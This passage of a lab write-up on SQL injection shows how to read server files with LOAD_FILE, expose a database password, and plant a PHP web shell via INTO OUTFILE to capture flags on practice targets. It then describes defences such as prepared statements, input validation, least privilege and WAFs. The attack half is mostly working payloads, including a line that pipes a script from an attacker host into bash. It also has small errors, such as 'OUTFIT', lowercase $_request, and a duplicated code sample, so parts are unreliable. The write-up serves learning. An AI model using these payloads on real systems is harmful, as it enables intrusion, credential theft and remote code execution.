- **Privilege escalation**: Once you confirm the DB has FILE access and can read PHP source, you may find database passwords or even RCE (Remote Code Execution) vectors.
- **Reconnaissance**: This lets you enumerate the system beyond just the database.
- **Chaining attacks**: Combine file reading with LFI, command injection, or weak configurations for deeper access.

Question

We see in the above PHP code that '$conn' is not defined, so it must be imported using the PHP include command. Check the imported page to obtain the database password.

If the PHP code uses **$conn = new mysqli($host, $user, $pass, $db);** but you don't see $conn being defined then it is likely that the connection is being imported via **include** or **require**.

I.e **include('db.php');** or **require_once('config.php');**

As we did above will use this query:

cn' union select 1,load_file('/var/www/html/config.php'),3,4-- -

Port Code	Port City	Port Volume
'localhost', 'DB_USERNAME'=>'root', 'DB_PASSWORD'=>'dB_pAssw0rd_iS_flag!', 'DB_DATABASE'=>'ilfreight'); $conn = mysqli_connect($config['DB_HOST'], $config['DB_USERNAME'], $config['DB_PASSWORD'], $config['DB_DATABASE']); if (mysqli_connect_errno($conn)) { echo "Failed connecting. " . mysqli_connect_error() . " "; } ?>	3	4

These were database connections:

Setting	Value
DB_HOST	localhost
DB_USERNAME	root
DB_PASSWORD	dB_pAssw0rd_iS_flag!
DB_DATABASE	ilfreight

Writing Files

In this will be using UNION-based SQL Injection to write custom data like web shells into files on the backend system and leverage MySQL's SELECT … INTO OUTFILE to do so.

For all this to be successful critical checks must pass:

Requirement	Explanation
✓ `FILE` privilege	You already confirmed this via SQL injection.
✓ `secure_file_priv` is empty or writable	Checked using:

SELECT variable_value FROM information_schema.global_variables WHERE variable_name='secure_file_priv'

secure_file_priv is a MySQL /MariaDB system variable that controls where files can ne read from or written to using certain SQL functions like **LOAD_FILE('/path/to/file')** to read files and **SELECT ...INTO OUTFIT 'path/to/file'** to write files.

The possible values of secure_file_priv are

Value	Meaning	Effect
"" (empty	No	✓ You can read/write files anywhere on the system (if

Value	Meaning	Effect
string)	restriction	you have `FILE` privilege and filesystem permissions)
`"/some/directory"`	Restricted	✓ You can only read/write files **in that directory**
`NULL`	Disabled	✗ You cannot read/write any files at all

To check this values in SQL use **show variables like 'secure_file_priv';** and in SQLi use

If secure_file_priv = NULL, these attacks will fail, even with FILE privilege.

MySQL global variables are stored in a table called global_variables, and as per the documentation, this table has two columns variable_name and variable_value.

cn' union select 1,variable_name,variable_value,4 from information_schema.global_variables where variable_name='secure_file_priv'-- -

Port Code	Port City	Port Volume
SECURE_FILE_PRIV		4

This will show that the secure_file_priv value is empty meaning that we can read/write files to any location.

This query of SELECT .. INTO OUTFILE **select 'text' into outfile '/var/www/html/test.txt';** writes "text" into a new file at the specified path. If the file already exists,MySQL throws an error and it won't overwrite. So you must ensure the target file does not exist.

Lets test the payload:

cn' union select 1,'hello from SQLi',3,4 into outfile'/var/www/html/test.txt'-- -

if successful you can verify at **http://SERVER_IP/test.txt** and if file shows 1 Hello from SQLi 3 4 you succeeded.

To clean up output replace 1,3,4 with empty strings

cn' UNION SELECT '', '<?php system($_GET[0]); ?>', '', '' INTO OUTFILE '/var/www/html/shell.php'-- -

To write a web shell

cn' UNION SELECT '', '<?php system($_GET[0]); ?>', '', '' INTO OUTFILE '/var/www/html/shell.php'-- -

This creates /var/www/html/shell.php and if you visit http://SERVER_IP/shell.php?0=id

output will be uid=33(www-data) gid=33(www-data) groups=33(www-data)

As this creates shell.php file and to access web shell run http://<TARGET_IP>/shell.php?0=whoami and you can change command whoami to other commands below.

RCE is now achieved and following commands can be run: ls,whoami,cat /etc/passwd , curl http://attacker-ip:8000/shell.sh | bash

Error	Reason
`The file already exists`	You must choose a new filename.
`Permission denied`	MySQL doesn't have write access to the path.
`Nothing happens`	Injection failed or no output shown. Check log errors or file path.
`403 Forbidden`	Web server can't serve that file — check permissions and location.

Question

Find the flag by using a webshell.

This will be using this SQLi query **cn' union select "","<?php system($_request[0]); ?>","","" into outfile '/var/www/html/shell.php'-- -**

This creates a file shell.php and when we visit http://<TARGET_IP>/shell.php?0=ls will see config.php index.php proof.txt search.php shell.php style.css test.txt

Now we need to locate flag will use this **find / -type f -name "*flag*" 2>/dev/null**

```
#curl http://94.237.121.15:50833/shell.php?0=find%20/%20-type%20f%20-name%20%22*flag*%22%202%3E/dev/null
/var/lib/mysql/debian-10.3.flag
/var/www/flag.txt
/sys/devices/pnp0/00:01/tty/ttyS2/flags
/sys/devices/pnp0/00:02/tty/ttyS1/flags
/sys/devices/platform/serial8250/tty/ttyS0/flags
/sys/devices/platform/serial8250/tty/ttyS3/flags
/sys/devices/virtual/net/eth0/flags
/sys/devices/virtual/net/lo/flags
/sys/module/scsi_mod/parameters/default_dev_flags
/usr/lib/x86_64-linux-gnu/perl/5.30.0/bits/ss_flags.ph
/usr/lib/x86_64-linux-gnu/perl/5.30.0/bits/waitflags.ph
/proc/sys/kernel/acpi_video_flags
/proc/sys/net/ipv4/fib_notify_on_flag_change
/proc/sys/net/ipv6/fib_notify_on_flag_change
/proc/kpageflags
```

The flag is located at /var/www/flag.txt so will do cat /var/www/flag.txt.

```
#curl -v http://94.237.121.15:50833/shell.php?0=cat%20/var/www/flag.txt
*   Trying 94.237.121.15:50833...
* Connected to 94.237.121.15 (94.237.121.15) port 50833 (#0)
> GET /shell.php?0=cat%20/var/www/flag.txt HTTP/1.1
> Host: 94.237.121.15:50833
> User-Agent: curl/7.88.1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Mon, 07 Jul 2025 17:31:12 GMT
< Server: Apache/2.4.41 (Ubuntu)
< Content-Length: 37
< Content-Type: text/html; charset=UTF-8
<
        d2b5b27ae688b6a0f1d21b7d3a0798cd

* Connection #0 to host 94.237.121.15 left intact
```

Mitigating SQL Injection

(a) Input Sanitization

This scripts takes in username and password from the POST requests and passes it to the query directly and this will let the attacker inject anything they wish and exploit the application.

Code: php

```php
<SNIP>
$username = mysqli_real_escape_string($conn, $_POST['username']);
$password = mysqli_real_escape_string($conn, $_POST['password']);

$query = "SELECT * FROM logins WHERE username='". $username. "' AND password = '" . $password . "';" ;
echo "Executing query: " . $query . "<br /><br />";
<SNIP>
```

Injection can be avoided by sanitizing user input rendering injected queries useless. Libraries provide multiple functions to achieve this one such example is the mysqli_real_escape_string() function.

Code: php

```php
<SNIP>
$username = mysqli_real_escape_string($conn, $_POST['username']);
$password = mysqli_real_escape_string($conn, $_POST['password']);

$query = "SELECT * FROM logins WHERE username='". $username. "' AND password = '" . $password . "';" ;
echo "Executing query: " . $query . "<br /><br />";
<SNIP>
```

(b) Input Validation

User input can also be validated based on the data used to query to ensure that it matches the expected input. For example, when taking an email as input, we can validate that the input is in the form of ...@email.com, and so on.

Code: php

```php
<?php
if (isset($_GET["port_code"])) {
    $q = "Select * from ports where port_code ilike '%" . $_GET["port_code"] . "%'";
    $result = pg_query($conn,$q);

    if (!$result)
    {
        die("</table></div><p style='font-size: 15px;'>" . pg_last_error($conn). "</p>");
    }
<SNIP>
?>
```

Use regular expression to enforce strict formats and ensure input matches expected types like letters this prevents many injection types before they reach the db.

The code is modified to use the preg_match() function, which checks if the input matches the given pattern or not. The pattern used is [A-Za-z\s]+, which will only match strings containing letters and spaces. Any other character will result in the termination of the script.

```
<SNIP>
$pattern = "/^[A-Za-z\s]+$/";
$code = $_GET["port_code"];

if(!preg_match($pattern, $code)) {
  die("</table></div><p style='font-size: 15px;'>Invalid input! Please try again.</p>");
}

$q = "Select * from ports where port_code ilike '%" . $code . "%'";
<SNIP>
```

(c) Least privilege principle

Create a dedicated DB users with minimal access as this prevents compromise of the other tables even if SQLi is successful.

Also never use root or full access accounts for production web apps.

CREATE USER 'reader'@'localhost' IDENTIFIED BY 'StrongP@ss!';

GRANT SELECT ON ilfreight.ports TO 'reader'@'localhost';

(d) Use parameterized queries(Prepared Statement)

This contains placeholders for the input data which is then escaped and passed on by the drivers instead of directly passing the data into SQL query we use placeholders and then fill them with PHP functions.

This is the most robust defense against SQLi as it separates code from data and db engine parses query before substituting inputs.

$query = "SELECT * FROM logins WHERE username=? AND password=?";

$stmt = mysqli_prepare($conn, $query);

mysqli_stmt_bind_param($stmt, "ss", $username, $password);

mysqli_stmt_execute($stmt);

The query is modified to contain two placeholders, marked with ? where the username and password will be placed. We then bind the username and password to the query using the mysqli_stmt_bind_param() function. This will safely escape any quotes and place the values in the query.

(e) Web application firewall

WAF are used to detect malicious input and reject any HTTP requests containing them.

WAFs can be open source(Mod-Security) or premium(Cloudfare).

WAF automatically blocks requests containing payloads like UNION SELECT,INFORMATION_SCHEMA and 1=1.

This is useful for zero-day protection and logging malicious activities.

Note** Its easier if you are using PDO (PHP Data Object)

$stmt = $pdo->prepare("SELECT * FROM users WHERE email = :email");

$stmt->execute(['email' => $user_input]);

Skills Assessment - SQL Injection Fundamentals

Questions

Target(s): 94.237.54.192:52701

Assess the web application and use a variety of techniques to gain remote code execution and find a flag in the / root directory of the file system. Submit the contents of the flag as your answer.

Its a login form so in username put ‘ or 1=1 -- - and password nothing.

Next identify number of columns using cn’ union select 1,2,3,4,5-- - which confirms columns are 5.

Identify the current database we are in cn’ union select 1,2,database(),4,5-- - which confirms database is ilfreight.

Identify if write permission are there: cn’ union select 1,’file written successful!’,3,4,5 into outfile ‘/var/www/html/dashboard/roof.txt’ -- -

To confirm visit http:/94.237.54.192:52701/roof.txt which confirms we have write permissions.

Now visit cn’ union select “”,’<?php system($_request[0]);?>’,””,””,”” into outfile ‘/var/www/html/dashboard/shell.php’-- -

No error appears meaning file write probably worked and now verify at

http://94.237.54.192:52701/dashboard/shell.php?0=id and use this command to find the flag **find / -type f -name "*flag*" 2>/dev/null** and this seems very interesting

flag_cae1dadcd174.txt

To read it will use cat /flag_cae1dadcd174.txt

and displays this 528d6d9cedc2c7aab146ef226e918396